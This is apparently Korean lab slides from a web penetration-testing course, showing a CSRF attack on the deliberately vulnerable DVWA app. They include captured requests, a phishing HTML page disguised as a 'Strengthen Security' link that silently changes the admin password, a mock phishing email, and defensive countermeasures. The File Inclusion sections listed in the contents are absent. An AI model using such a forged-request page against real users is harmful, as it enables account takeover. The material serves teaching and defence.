

CSRF & File Inclusion

웹 모의해킹 실습 3주차
배준호

CONTENTS


목차

1	—————	CSRF
2	—————	CSRF 실습
3	—————	File Inclusion
4	—————	File Inclusion 실습

1. CSRF란?

- Cross Site Request Forgery
- 사이트 간 요청 위조
- 피싱을 활용해 사용자 모르게 비밀번호를 변경
- 2008년 옥션 해킹사건에서 사용된 공격기법

1. CSRF 공격기법



2. CSRF 실습

- CSFR 실습 전 필요 조건: 로그인 상태가 유지 되어야 한다
-> 세션 쿠키값이 요청에 자동으로 포함되기 때문

The image shows two side-by-side screenshots. The left screenshot is of Burp Suite Community Edition v2023.12. The 'HTTP History' tab is active, showing a list of requests. The selected request is a GET request to `/dwa/vulnerabilities/crf/?password_new=normal&password_conf=normal&change=Change`. The 'Request' tab is expanded, showing the raw HTTP request. The 'Inspector' tab is also visible, showing the request attributes, query parameters, cookies, and headers. The right screenshot is of a web application interface titled 'Vulnerability: Cross Site Request Forgery'. It has a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Bruteforce, Command Injection, CSRF (highlighted), File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), and CSP Bypass. The main content area shows a form to 'Change your admin password'. It has fields for 'New password' and 'Confirm new password', both containing six asterisks. There is a 'Test Credentials' button and a 'Change' button. Below the form, it says 'Password Changed.' in red. At the bottom, there is a note: 'Note: Browsers are starting to default to some types of CSRF attacks. When expected.' and an 'Announcements' section with links to 'Chromium' and 'Firefox'.

- 먼저 실습페이지에서 로그인한 상태에서 비밀번호를 교체한다

2. CSRF 실습

Request

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/csrf/?password_new=normal&password_conf=normal&Change=Change HTTP/1.1
2 Host: 192.168.44.139
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.44.139/dvwa/vulnerabilities/csrf/?password_new=hi&password_conf=hi&Change=Change
9 Cookie: security=low; PHPSESSID=ohb3n3avrh0dcac18r343cib75
10 Upgrade-Insecure-Requests: 1
11
12
```

- Burpsuite를 통해 비밀번호 변경 요청내용을 확인할 수 있다.
- 해당 명령어를 변조하여 임의의 html을 작성하여 해킹에 이용한다

2. CSRF 실습

```
csrf.html
/opt/lampp/htdocs

1 <!DOCTYPE html>
2 <html>
3   <head>
4     <title> Strengthen Security </title>
5     <meta charset="utf-8">
6   </head>
7   <script language="javascript">
8     function poc() {
9       var host = '192.168.44.139';
10      var req_uri= "http://" + host + "/dvwa/vulnerabilities/csrf/?
password_new=hacker&password_conf=hacker&Change=Change" ;
11
12      var xmlhttp = new XMLHttpRequest();
13      xmlhttp.open("GET",req_uri,true);
14
15      xmlhttp.withCredentials="true";
16
17      xmlhttp.send();
18
19      alert('Done!');
20
21    }
22  }
23 </script>
24
25 <body>
26
27
28
29   <li>
30     Click this <a href="javascript:poc()" title="보안 강화"> Strengthen Security </a>
31   </li>
32
33
34
35
36 </body>
```

- html파일 , Javascript의 Ajax기능을 사용한다.
- 보안을 강화한다는 명목하에 Strengthen Security를 클릭하면 Done이라는 알람이 가지만
- 실제로는 사용자모르게 비밀번호를 변경하는 파일을 만든다

```
cd /opt/lampp/htdocs
gedit csrf.html
```

2. CSRF 실습

- 피싱 메일이 왔다는 가정하에 링크와 해당 문구와 함께 메일을 전송하였다.

내게쓰기

임시보관 메일 9

메일 검색

저장

임시저장

메일쓰기

↑

제목

☆

보안강화를 원하시면 링크를 입력해주세요

파일첨부

^

내 PC

MYBOX

일반 0KB/10MB | 대용량 0KB

📎

파일을 마우스로 끌어 오세요

글꼴

↕

14px

↕

B

/

U

☎

T

T

☰

:

☰

☰

☰

☰

...

🔗

보안강화를 원하시면 링크를 입력해주세요

Link

🔗

☰

☎

🔗

☰

텍스트

Link


링크

http://192.168.44.139/csrf.html

링크 테스트

✓

2. CSRF 실습



- 링크를 클릭 시 Done! 이라는 문구가 뜬다.

2. CSRF 실습

353	http://192.168.44.139	GET	/dvwa/vulnerabilities/csrf/?password_n...	✓
352	http://192.168.44.139	GET	/csrf.html	
351	http://status.geotrust.com	POST	/	✓
350	http://status.geotrust.com	POST	/	✓
349	http://status.geotrust.com	POST	/	✓
348	http://status.geotrust.com	POST	/	✓
347	http://status.geotrust.com	POST	/	✓
346	http://status.geotrust.com	POST	/	✓
345	http://status.geotrust.com	POST	/	✓
344	http://status.geotrust.com	POST	/	✓
343	http://status.geotrust.com	POST	/	✓

Request

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/csrf/?password_new=hacker&password_conf=
  hacker&Change=Change HTTP/1.1
2 Host: 192.168.44.139
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.44.139/csrf.html
9 Cookie: security=low; PHPSESSID=ohb3n3avrh0dcac18r343cib75
10
```

- Burpsuite를 통해 비밀번호가
- 임의로 변경된 것을 확인
- 바뀐 비밀번호로 로그인하여 변경된 것을 확인

Damn Vulnerable Web Application (DVWA) Test Credentials — Mozilla Firefox

192.168.44.139/dvwa/vulnerabilities/csrf/test_credentials.php

Notice: Array to string conversion in /opt/lampp/htdocs/dvwa/dvwa/includes/dvwaPage.inc.php on line 54

Test Credentials

Vulnerabilities/CSRF

Valid password for 'admin'

Username

Password

Login

2. CSRF 대응방안


- 비밀번호 변경시 현재 사용중인 비밀번호를 재입력하게한다
-> 공격자가 현재 사용중인 비밀번호를 알지 못하면 변경할 수 없다
- CAPTCHA 기능을 이용하여 사용자가 직접요청한게 맞는지 검사한다

※ 이러한 대응방안에도 XSS공격에 대한 방어가 잘되지 않는다면 무용지물이기 때문에 XSS공격에 대한 방어도 잘 이루어져야함

